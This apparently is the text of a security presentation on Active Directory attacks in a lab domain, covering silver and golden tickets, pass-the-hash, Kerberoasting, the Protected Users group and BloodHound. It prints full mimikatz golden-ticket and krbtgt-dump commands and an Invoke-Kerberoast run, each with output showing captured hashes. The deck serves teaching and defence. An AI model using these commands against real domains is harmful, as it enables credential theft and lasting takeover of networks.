330 2018-11-24 05:59:33.057945	192.168.1.19	192.168.1.44	SMB2	154 Tree Connect Request Tree: \\win7pc1\c\$
331 2018-11-24 05:59:33.058196	192.168.1.44	192.168.1.19	SMB2	138 Tree Connect Response
332 2018-11-24 05:59:33.058271	192.168.1.19	192.168.1.44	SMB2	212 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
333 2018-11-24 05:59:33.058434	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FILE_CLOSED

Silver Ticket: Long term Foothold in the Network

Attacker only requires the Hash of the server hosting the service.

- RID of valid account
- Domain SID
- Groups RID



Can all be identified using
low privileged user
account



```
mimikatz # kerberos::golden /user:labadmin /id:1108 /groups:513,1117 /domain:labindistress.local /target:win7pc1 /sid:S-1-5-21-3844510086-2928011428-106315059 /rc4:aed8ae43188e6507ac756498361d31e
/service:cifs /ptt
User      : labadmin
Domain   : labindistress.local (LABINDISTRESS)
SID       : S-1-5-21-3844510086-2928011428-106315059
User Id   : 1108
Groups Id : *513 1117
ServiceKey: aed8ae43188e6507ac756498361d31e - rc4_hmac_nt
Service   : cifs
Target    : win7pc1
Lifetime  : 11/24/2018 3:46:44 PM ; 11/21/2028 3:46:44 PM ; 11/21/2028 3:46:44 PM
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'labadmin @ labindistress.local' successfully submitted for current session
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF644D51E68
```

Valid username, Valid RID, Group membership
(Domain Admins and RID of disabled account)

- Attacker in the network > Blue team identifies the compromised account > Disables the account > Keeps the permissions intact for investigation.

Passing Offline Created Tickets(TGT): Golden Tickets

- Ticket Granting Ticket (TGT)
- Requirement:
 - Hash of the krbtgt Account
 - SID of Domain
 - Domain Name
 - Username

Hash of krbtgt account only available in the Domain Controller

Golden Ticket: Attacker View

```
mimikatz # lsadump::lsa /user:krbtgt /inject  
Domain : LABINDISTRESS / S-1-5-21-3844510086-2928011428-106315059  
  
RID : 000001f6 (502)  
User : krbtgt  
  
* Primary  
  NTLM : 10b572f7a53a15ed231e064348500efe  
  LM :  
  Hash NTLM: 10b572f7a53a15ed231e064348500efe  
  ntLM- 0: 10b572f7a53a15ed231e064348500efe
```

```
mimikatz # kerberos::golden /user:labadmin /id:1108 /domain:labindistress.local /sid:S-1-5-21-3844510086-2928011428-106315059 /rc4:10b572f7a53a15ed231e064348500efe /ptt  
User : labadmin  
Domain : labindistress.local (LABINDISTRESS)  
SID : S-1-5-21-3844510086-2928011428-106315059  
User Id : 1108  
Groups Id : *513 512 520 518 519  
ServiceKey: 10b572f7a53a15ed231e064348500efe - rc4_hmac_nt  
Lifetime : 11/24/2018 5:59:06 PM ; 11/21/2028 5:59:06 PM ; 11/21/2028 5:59:06 PM  
> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'labadmin @ labindistress.local' successfully submitted for current session  
mimikatz # -
```

```
#1> Client: labadmin @ labindistress.local  
Server: krbtgt/labindistress.local @ labindistress.local  
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags: 0x40e00000 -> forwardable renewable initial pre_authent  
Start Time: 11/24/2018 18:07:45 (local)  
End Time: 11/21/2028 18:07:45 (local)  
Renew Time: 11/21/2028 18:07:45 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0x1 -> PRIMARY  
Kdc Called:  
  
#2> Client: labadmin @ labindistress.local  
Server: cifs/srv12-dc1 @ LABINDISTRESS.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags: 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize  
Start Time: 11/24/2018 18:08:46 (local)  
End Time: 11/25/2018 4:08:46 (local)  
Renew Time: 12/1/2018 18:08:46 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called: SRV12-DC1.LabInDistress.local  
  
C:\tools\Mimikatz\x64>dir \\srv12-dc1\c$  
Volume in drive \\srv12-dc1\c$ has no label.  
Volume Serial Number is EE59-0C49  
  
Directory of \\srv12-dc1\c$  
  
08/22/2013 07:52 PM <DIR> PerfLogs  
10/14/2018 09:16 PM <DIR> Program Files  
10/14/2018 08:37 PM <DIR> Program Files (x86)  
11/18/2018 04:09 PM <DIR> Tools  
11/18/2018 07:29 PM <DIR> Users  
11/18/2018 04:10 PM <DIR> Windows  
          0 File(s)    0 bytes  
       6 Dir(s) 52,921,122,816 bytes free
```

Golden Ticket: Network Trace

758 2018-11-24 18:00:07.380656	192.168.1.19	192.168.1.50	TCP	54 49942 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
759 2018-11-24 18:00:07.380850	192.168.1.19	192.168.1.50	KRB5	1559 TGS-REQ
760 2018-11-24 18:00:07.381301	192.168.1.50	192.168.1.19	TCP	60 88 → 49942 [ACK] Seq=1 Ack=1506 Win=65536 Len=0
761 2018-11-24 18:00:07.393120	192.168.1.50	192.168.1.19	KRB5	1468 TGS-REP
762 2018-11-24 18:00:07.393289	192.168.1.19	192.168.1.50	TCP	54 49942 → 88 [FIN, ACK] Seq=1506 Ack=1415 Win=64256 Len=0
763 2018-11-24 18:00:07.393671	192.168.1.50	192.168.1.19	TCP	60 88 → 49942 [ACK] Seq=1415 Ack=1507 Win=65536 Len=0
764 2018-11-24 18:00:07.393924	192.168.1.50	192.168.1.19	TCP	60 88 → 49942 [RST, ACK] Seq=1415 Ack=1507 Win=0 Len=0
765 2018-11-24 18:00:07.394427	192.168.1.19	192.168.1.44	SMB2	1731 Session Setup Request ←
766 2018-11-24 18:00:07.394992	192.168.1.44	192.168.1.19	TCP	60 445 → 49941 [ACK] Seq=505 Ack=2015 Win=65536 Len=0
767 2018-11-24 18:00:07.397029	192.168.1.44	192.168.1.19	SMB2	314 Session Setup Response
768 2018-11-24 18:00:07.397882	192.168.1.19	192.168.1.44	SMB2	158 Tree Connect Request Tree: \\win7pc1\IPC\$
769 2018-11-24 18:00:07.398359	192.168.1.44	192.168.1.19	SMB2	138 Tree Connect Response
770 2018-11-24 18:00:07.398525	192.168.1.19	192.168.1.44	SMB2	212 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
771 2018-11-24 18:00:07.398922	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FILE_CLOSED
772 2018-11-24 18:00:07.399688	192.168.1.19	192.168.1.44	SMB2	204 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \win7pc1\c\$


192.168.1.19 → Attacker

192.168.1.50 → Domain Controller

192.168.1.44 → Target


Protected User Group

- What about Domain accounts with Local Admin privileges ?
- Have to add each privilege domain account to “Deny access to computer from network setting”.
Not practical and helpdesk users require remote access on end user machines.
- Attacker has access to a system
Waits for a privilege user to log in → steals hash → PtH.
- What if hashes were not retained in client LSASS for Privilege accounts



Protected user Group – Before and After

```
Authentication Id : 8 : 3588629 (00000000:0036a2d5)
Session          : RemoteInteractive from 3
User Name        : labadmin
Domain           : LABINDISTRESS
Logon Server     : SRV12-DC1
Logon Time       : 11/18/2018 7:51:00 PM
SID              : S-1-5-21-3844510006-2920011420-106315059-1100
rev :
[00000003] Primary
* Username : labadmin
* Domain  : LABINDISTRESS
* NTLM    : db781bdff41424fb49956300711b40d
* SHA1    : 9634f687412c0000fcda274a57596875ef2436f97
(00010000) Credential Keys
* NTLM    : db781bdff41424fb49956300711b40d
* SHA1    : 9634f687412c0000fcda274a57596875ef2436f97
* digest  :
* Username : labadmin
* Domain  : LABINDISTRESS
* Password : <null>
kerberos :
* Username : labadmin
* Domain  : LABINDISTRESS.LOCAL
* Password : <null>
ssp : NO
credman :
```



```
Authentication Id : 8 : 3372146 (00000000:00332472)
Session          : RemoteInteractive from 3
User Name        : labadmin
Domain           : LABINDISTRESS
Logon Server     : SRV12-DC1
Logon Time       : 11/18/2018 7:46:34 PM
SID              : S-1-5-21-3844510006-2920011420-106315059-1100
rev :
[00010000] Credential Keys
* RootKey   : a771edfa9a6370befb70d036ede0fa77047c93def626f4fdf244021c327b74ed
* DPAPI     : 22adde64ecb45e58c7f9de06af2478da
tspkg :
wdigest :
* Username : labadmin
* Domain  : LABINDISTRESS
* Password : <null>
kerberos :
* Username : labadmin
* Domain  : LABINDISTRESS.LOCAL
* Password : <null>
ssp : NO
credman :
```

Server Requirements:

Primary Domain Controller (PDC) should be hosted on Server 2012 R2



Client Requirements:

Hosts must be running Windows 8.1, server 2012 R2 or later or Windows 7 and Server 2008 R2 with KB2871997 installed

Are these just Proof of Concept Attacks ?

Real world APT Tools Techniques and Procedures

- **Pass the Hash**
 - APT1 – Chinese
 - APT28- Russia GRU
 - APT29- Russia GRU – DNC Attack – US Elections
- **NTLM Authentication Attack**
 - APT: Dragonfly 2.0, Russian group targeting government entities, forced SMB auth
 - DarkHydrus: Threat group targeting educational institutions in the ME since 2016
- **Kerberos Based Attacks**
 - BRONZE BUTLER: Cyber espionage group having ties with China.
 - Ke3chang: Threat group attributed to China, targeting Oil, government and Military network. Also known as APT15, Mirage, Vixen Panda.
 - APT29: Threat group that has been attributed to the Russian government. Deploys a malware codename CozyCar and SeaDuke.
 - <https://www.secureworks.com/research/bronze-butler-targets-japanese-businesses>

Short Recap

- **Silver Ticket**

- NTLM Hash of the target computer account
 - Client LSASS memory
 - Domain Controller

- **Golden Ticket**

- NTLM Hash of the krbtgt Account
- Domain Controller ONLY
- Requires works before you acquire the hash
- What if I told, you can acquire credentials* of a privileged account just by using a normal domain user ?

Kerberoasting

- Roasting a Kerberos Ticket
- Service Ticket is encrypted by Hash of password computer account.
- Exploited this to create a offline Service Ticket.
- What if we try to crack the Service Ticket issued by KDC ?
 - Have a wordlist → crack the service ticket → if you are able to open the ST → you have the clear text password!

```
Authentication Id : 8 : 999 <00000000:000000e?>
Session          : UndefinedLogonType from 8
User Name        : WIN7PC1$
Domain           : LABINDISTRESS
Logon Server     : <null>
Logon Time       : 11/23/2018 2:18:55 AM
SID              : S-1-5-18

msv :
tspkg :
wdigest :
  * Username : WIN7PC1$
  * Domain   : LABINDISTRESS
  * Password : da 62 8b a2 dd 69 ec 88 17 1b cc 27 a9 c3 19 87 8a c6 8b ea 88 48 39 5e 3d 11 7e f5 89 e4 ee e3 f8
  78 f0 2d 6b b5 71 34 7c d2 f2 1b 53 48 87 49 69 9a e5 3c 5f bf 1f 92 6b 86 a1 d5 ca f4 4e bd fd 9e 48 a8 b6 49 0e d0 80 =
  b1 64 48 e0 a3 83 3d 4c 1d 3f 62 74 db 82 be 27 03 34 aa 00 60 38 7c 1a f4 76 89 25 8d 85 4d h1 8a dc 55 70 d3 6b f3 b4
  79 37 4d 39 5a a7 b5 f0 40 a7 43 df a7 92 d6 00 c4 0e fa 3e 7f 63 e7 03 c1 64 67 b3 a4 53 19 cd 41 a4 e1 79 d7 20 e9 17
  04 18 b6 0a 5f d5 5d 28 82 32 01 6a 55 d9 36 5d c0 15 e2 a7 a3 58 47 3e ab 94 69 da 74 84 3d e9 a5 a9 d6 4a 35 9b bb cc
  0a 39 e2 13 51 47 3a ee 83 58 db 89 1c 45 d9 5b 14 e9 8a 2b 24 fd d5 f0 f3 4e 2f 5a 0f 0b 9a a8 92 6c a0 ac 0d 86 7a b8
kerberoast :
```

Computer account password set at the time the computer is joined to domain.

Computer account passwords are extremely long and likely contain non-printable character

Kerberoasting: Service Account (user)

- Service Accounts are also used by Applications
 - SQL, SCVMM, SCCM, Sharepoint, Third-Party Application Servers
 - Request a Service Ticket for Service Accounts, crack it Offline
 - Service Accounts passwords are rarely changed
 - Can be cracked using today's computing power
 - Invoke-Kerberoasting from Powersploit Module

```
PS C:\powershell>
PS C:\powershell> Invoke-Kerberoast -Domain labindistress.local -Server srv12-dc1.labindistress.local -OutputFormat Hashcat -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://srv12-dc1.labindistress.local/DC=labindistress,DC=local
VERBOSE: [Get-DomainUser] Searching for non-null service principal names
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=''))

SamAccountName      : SQLservice
DistinguishedName   : CN=SQLservice,CN=Users,DC=LabinDistress,DC=local
ServicePrincipalName : SQLCluster/SQLServer
TicketByteHexStream :
Hash                : $krb5tgs$23$SQLservice$LabInDistress.local$SQLCluster/SQLServer*$D50E7D051FD2223E0D3C3069CAABDE81$F746DE2B32B2E2CEC21764035648EF096C458FD60A66A0DF7A69ECBCC2C
0A3A3E28BB0D2494081993C73529884768047C88BE0F4A58DE8C73147BF7D74E3D3977734117919C954B8863C1B914B9F13B64CC5815A5A3F3927D31E7B46DB1CC18CC70B4D81E5FB113C4FB55
16BD6CC612FA0F8B8759AF88EF3BA99F17A1FE9AB52A61A54D970478813D085610433B06AA2AF570BA07F3F505CFBE6CCED46CF6C8A4DAF5311BA254DCB797
4FF184C3820B2DADACMS68D3B05FD7E0EE9FE4B4C62D7D01EFA118050780080E258E0C3D0531C5D81446C7CE47357BFCF9E843CE2E1DBF58EEA8E2D3865F9EC2E22821088958A847D88F337C6
433AE265F6496C028949877F0E2E2C3D6F8F8615412A309E7C6E66E0F8B44172B5888812E9C9A4D11F4B8750D0C0F5A708A8B319CD2C857638835A26AECS391B1ECFBD127ECB81FE53F34F168AEAF
4262962A8A8381576963CE1ED63RF3B4012357AC73918C7700ACDR851FE58F0F4F6C19A9F89F6F5E55CE6A03DC821EE18896A8EA579C91C87109B673BF4D031DC23A9D42650805D4F5F1740A1B0D
203C5E76D53B11B9FAA5D5857D0E64512676188AF882A7A4E6BFD5C3A5178D05D26E5FAD40AD114273F0E3753B18C3A891E2D2832915A371D93F5B587C958BF54C4EDB751172657E8109826E8
20858329FD94653897E06C039B9DF3E28C64CDC09E1B7C48773D4A785F0F4B8D702A102F43110D7A3986A6EAFA1F0649669D333772A618404CF3286C0CCB1DE9E001DC4A1F2FC213A1D6A0B5CD
57636758782A2C71744362E2A5A1B3E1B4E83D0CF7310874D0E58B982307D9B466095E831A2C1B3A163F4EB036E37AD01DC7C9CB62E9544336845C3D03C1A7875B01E525B8E410E82D774BC6D9
1B1F79FA5756E7656D3B4C8A0F834F4580060A7DFA873F42D66CF64814ABA6D46D1D99B4B461972B60EAD95522E93A597F2637179FF62E921429AFB8E2E98F79F42C8AEF0317D4E48E93351EF9
5DB17646CBE0DD0B097F6A213773CB57B7776F29E456A99D3584B8009904C4E213CD1BEA78541DBD02E3A0E45FFB9990AE9210115D5DC9F460B19ED8C4B4034B260A4C0AC83B20E006FA50EA5449
F7582717338092E40C3E829F3F6434F9F1E802C185EFF2EA7A7FA1D87E559FDE6ADEC1F55178C8CA968EC856C4D33ED480FA55EF6CE07AE8210F4402D3C712EDC9768472909A53130615971
FB413B44092A1F969CCA2FB2668E0559307440F2ED8715388765259DB1C7B601986CCF68C887C6C6F57A97E5FAFB3B9D1A9AB93A95E8C727F644BCCFC61A4103858074FED5248ABEB9F3774C1AC7F
6CEC7A8365DD1A652A72EC72E95847B53A00415F79FDB75768E8E5F5B00FA9596D27FE0817897276078A1BFB804B2E55E78D1F4F62299F0E1033A7C980168FD540F3804B23B9BE23432A9CDD8D1
1177099CF08229C4DB220B703E5750D3A14F3140DF7C3FA9CF6
```

Service Accounts in Domain Admins Group

- Kerberoasting has been a very effective way to elevate privileges to Domain Admins
- Domain Admins membership to only manage Active Directory Domain
- Recent Twitter exchange, where Cisco accepted their service account does not need to be in Domain Admin
- Vendor ask you to add their service account to Domain Admins only for Convenience.

Increases the attack surface to many folds!!

Sean Metcalf @PyroTek3 · Sep 20
Can someone tell me why Cisco requires their TACACS/WAAS service account to be a member of Domain Admins to support Kerberos authentication?
If you use NTLM that same service account only needs to be a domain user (NTLMv2 supported).
cc: @CiscoSecurity
cisco.com/c/en/us/td/doc...

Step 9 Register the chosen device (or device group) with the Windows Domain Controller as follows:
a. In the Domain Administrator username field, enter a username (the domain\username or the domain name plus the username) for the specified Windows Domain Controller.
For NTLM, the user credentials can be any normal user belonging to the Domain Users group. For Kerberos, the user credentials must be a user that belongs to the Domain Admins group, but need not be the system Default Administrator user.

Note: To use Windows domain server authentication, the WAAS device must join the Windows domain. For registration, you will need a user credential with permission to join a machine to the Windows domain. The user credential used for registration is not shown in clear text anywhere, including log files. WAAS does not modify the structure or schema of Windows Active Directory.

17 30 85

HeyCisco @HeyCisco · Oct 11
Hi Sean – there is a way to do this without being a Domain Admin. The user can be part of the default group "Account Operators, who can join devices to Windows Active Directory (AD). (1/2)

1 9

HeyCisco @HeyCisco · Oct 11
However, since the Account Operators group has wide access to the AD, we recommend to use AD Delegation to grant permissions using ACLs as described below... We have since updated the documentation to include this, which can be viewed here: cisco.com/c/en/us/td/doc... (2/2)

Cisco Wide Area Application Services Configuration
how to configure administrative login authentication, authorization, and accounting for WAAS devices
cisco.com

1 2 10

Exploiting relationship within Active Directory Objects

- In Active Directory everything is an object - Users, Computers, Groups, Domains, OU, Group Policy
- Objects have relationship between themselves
 - Computer Objects have Access over Users
 - Users have access over Computer
 - OU have access over all
 - User have sessions on computer
 - User have admin access on computer



- User A → Computer A → Computer B → User C
- If we can map out all these relationships in a graph we can carve a path to our target.

BloodHound

- Is an Active Directory Object Relationship Graphing Tool.
- BloodHound does not have any offensive capacity itself, but it is a fantastic tool for mapping the targeted environment and visualizing possible attack paths to get the job done.

Lets see how!!

Thank You All!